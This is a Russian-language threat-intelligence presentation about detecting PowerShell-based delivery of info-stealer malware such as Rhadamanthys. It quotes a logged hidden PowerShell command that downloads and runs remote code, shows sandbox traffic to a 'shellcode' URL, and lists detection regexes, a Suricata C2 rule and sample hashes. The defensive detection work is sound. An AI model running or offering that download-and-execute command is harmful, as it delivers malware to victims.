> - <System> ...  
- <EventData>  
  <Data Name="SubjectUserSid">S-1-5-21-570840990-2296406096-3419741179-1001</Data>  
  <Data Name="SubjectUserName">windows</Data>  
  <Data Name="SubjectDomainName">DESKTOP-SN0ASV4</Data>  
  <Data Name="SubjectLogonId">0x3aa13</Data>  
  <Data Name="NewProcessId">0x3024</Data>  
  <Data Name="NewProcessName">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data>  
  <Data Name="TokenElevationType">%%1938</Data>  
  <Data Name="ProcessId">0x1674</Data>  
  <Data Name="CommandLine">powershell.exe -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -Command "iwr "192.168.239.1" | iex"</Data>  
  <Data Name="TargetUserSid">S-1-0-0</Data>  
  <Data Name="TargetUserName">-</Data>  
  <Data Name="TargetDomainName">-</Data>  
  <Data Name="TargetLogonId">0x0</Data>  
  <Data Name="ParentProcessName">C:\Windows\System32\cmd.exe</Data>  
  <Data Name="MandatoryLabel">S-1-16-8192</Data>  
</EventData>  
</Event>
```


Детектирующая логика

Детектирующая часть

```
<rule id="300017" level="2">
  <if_sid>300000</if_sid>
  <regex ignorecase="true">CommandLine.+powershell(\.exe\"?)*.*\s+(-executionpolicy|-ep|-exec|-ex)\s+bypass</regex>
  <description>Powershell активность (запуск с разрешением на выполнение сторонних скриптов)</description>
  <category>suspicious_activity</category>
  <info>
    <link>https://www.securitylab.ru/analytics/461333.php</link>
    <techniques>T1059.001</techniques>
    <capec></capec>
    <cwe></cwe>
    <cve></cve>
  </info>
</rule>
```

Категория "получение данных"

Техники MITRE ATT&CK

Attack Pattern (capec)

Weakness Enumeration

Уязвимость CVE

```
<rule id="400501" level="1">
  <id>^4104$</id>
  <regex ignorecase="true">ScriptBlockText.+?(-c(ommand)?)*.*+?("'|')(irm|iwr|iex|Invoke-Expression|Invoke-WebRequest|Invoke-RestMethod)</regex>
  <description>Обнаружена загрузка и выполнение кода через powershell</description>
  <info>
    <link>attack.mitre.org/techniques/T1059/001</link>
    <techniques>T1059.001,T1566.002,T1564.003</techniques>
    <capec></capec>
    <cwe></cwe>
    <cve></cve>
  </info>
  <category>suspicious_activity</category>
</rule>
```

Сетевые взаимодействия

HTTP Requests	14	Connections	63	DNS Requests	61	Threats	5
Timeshift	Headers	Rep	PID	Process name	CN	URL	
2574 ms	GET 200: OK	✓	3964	WerFault.exe	Germany	http://crl.microsoft.com/pki/crl/products/MicRooC	
2599 ms	GET 200: OK	✓	3964	WerFault.exe	Sweden	http://www.microsoft.com/pkiops/crl/MicSecSerC	
3574 ms	GET 200: OK	🔥	2976	powershell.exe	Germany	http://45.141.233.90/	
3583 ms	GET 200: OK	?	2976	powershell.exe	USA	http://94.154.35.115/user_profiles_photo/shellcode	
8711 ms	GET 200: OK	✓	3872	svchost.exe	USA	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBg	
11422 ms	GET 200: OK	✓	1268	svchost.exe	Germany	http://crl.microsoft.com/pki/crl/products/MicRooC	
11426 ms	GET 200: OK	✓	1268	svchost.exe	Sweden	http://www.microsoft.com/pkiops/crl/MicSecSerC	

45.141.233[.]90


```
alert tcp $HOME_NET any -> any $HTTP_PORTS (msg:"AM CURRENT_EVENTS HTTP request to
malicious IP endpoint in header 45.141.233.90 (Rhadamanthys Stealer)"; threshold:type
limit, track by_src, count 1, seconds 120; content:"|0d0a|Host: 45.141.233.90|0d0a|";
reference:url,virustotal.com/gui/url/7672d79d056442cdf229f522a230ae55017fdefcb796c1c9
b2af8b89a2eeb9c0/analysis; classtype:malware-cnc; sid:3431000; rev:1; metadata:
affected_asset src, attack_target Client_Endpoint, tag T1204.002, tag T1219, tag
T1566.001, tias_category MalwareC2;)
```

Malware Samples				
The table below shows all malware samples that are associated with this particular tag (max 400).				
Show 50 entries Search:				
Firstseen (UTC)	SHA256 hash	Tags	Signature	
2025-08-08 11:03:59	f4b4521c767dafc4a25b0...	45-141-233-90 exe Rhadamanthys	Rhadamanthys	
2025-08-08 11:03:53	c383897c237ed833be49...	45-141-233-90 exe Rhadamanthys	Rhadamanthys	
2025-08-08 11:03:48	b9e10ca0bbbd72475166...	45-141-233-90 exe Rhadamanthys	Rhadamanthys	
2025-08-08 11:03:41	ad815ffd917164ed3d384...	45-141-233-90 exe	n/a	
2025-08-08 11:03:33	8e2da5b0e753b5ad5c5c...	45-141-233-90 exe Rhadamanthys	Rhadamanthys	
2025-08-08 11:03:27	89ab0100c0443f3e87526...	45-141-233-90 exe	n/a	
2025-08-08 11:03:21	8584d615fc64e93a24e9d...	45-141-233-90 exe	n/a	
2025-08-08 11:03:16	827f2513bf9c8ea35af9a5...	45-141-233-90 exe Rhadamanthys	Rhadamanthys	
2025-08-08 11:03:10	792e30ff711a862511769...	45-141-233-90 exe	n/a	
2025-08-08 11:02:17	b0ba2d16376f176f76db6...	45-141-233-90 dll	n/a	
2025-08-08 10:59:13	df46869ee7707301a0aea...	45-141-233-90 exe	n/a	
2025-08-06 09:17:47	030eac7d568cdbcf9ab10...	45-141-233-90 94-154-35-115 exe	n/a	
2025-08-06 09:17:41	ae3d6957816965c375a5...	45-141-233-90 94-154-35-115 exe Stealc	Stealc	
2025-08-06 09:17:23	c6bf8c360094dfb80f895...	45-141-233-90 94-154-35-115 exe LummaStealer	LummaStealer	
2025-08-06 09:17:18	01396090563d0aa3af1c8...	107-150-0-79 45-141-233-90 94-154-35-115 exe Rhadamanthys	Rhadamanthys	
2025-08-06 09:17:14	115a361e58401b2145f1...	45-141-233-90 94-154-35-115 exe Rhadamanthys	Rhadamanthys	
2025-08-06 09:17:10	a8c321136e3cbdb32f7e0...	107-150-0-79 45-141-233-90 94-154-35-115 exe Rhadamanthys	Rhadamanthys	
2025-05-24 15:44:30	ee3a4a2e8055495e761c8...	45-141-233-90 94-154-35-115 exe PureLogStealer	PureLogStealer	
2025-05-15 06:07:56	59ab63c99285e3567915...	45-141-233-90 94-154-35-115 exe PureLogStealer	PureLogStealer	
Showing 1 to 27 of 27 entries				


Хотите так же?

Попробовать себя в роли **Threat Intelligence аналитика** можно на нашем **TI-портале**

Например, посмотреть информацию для актуальных и критических уязвимостей или вредоносных индикаторов компрометации



amtip.ru/lookup



Спасибо за внимание!



amonitoring.ru



t.me/pm_public

Рудзик Александр

Старший специалист по
исследованию киберугроз

📍 sanches23rx

+7 495 737-61-97

info@amonitoring.ru

ТЕХНОinfotecs Фест

Подписывайтесь
на наши соцсети,
там много интересного



ПЕРСПЕКТИВНЫЙ
МОНИТОРИНГ

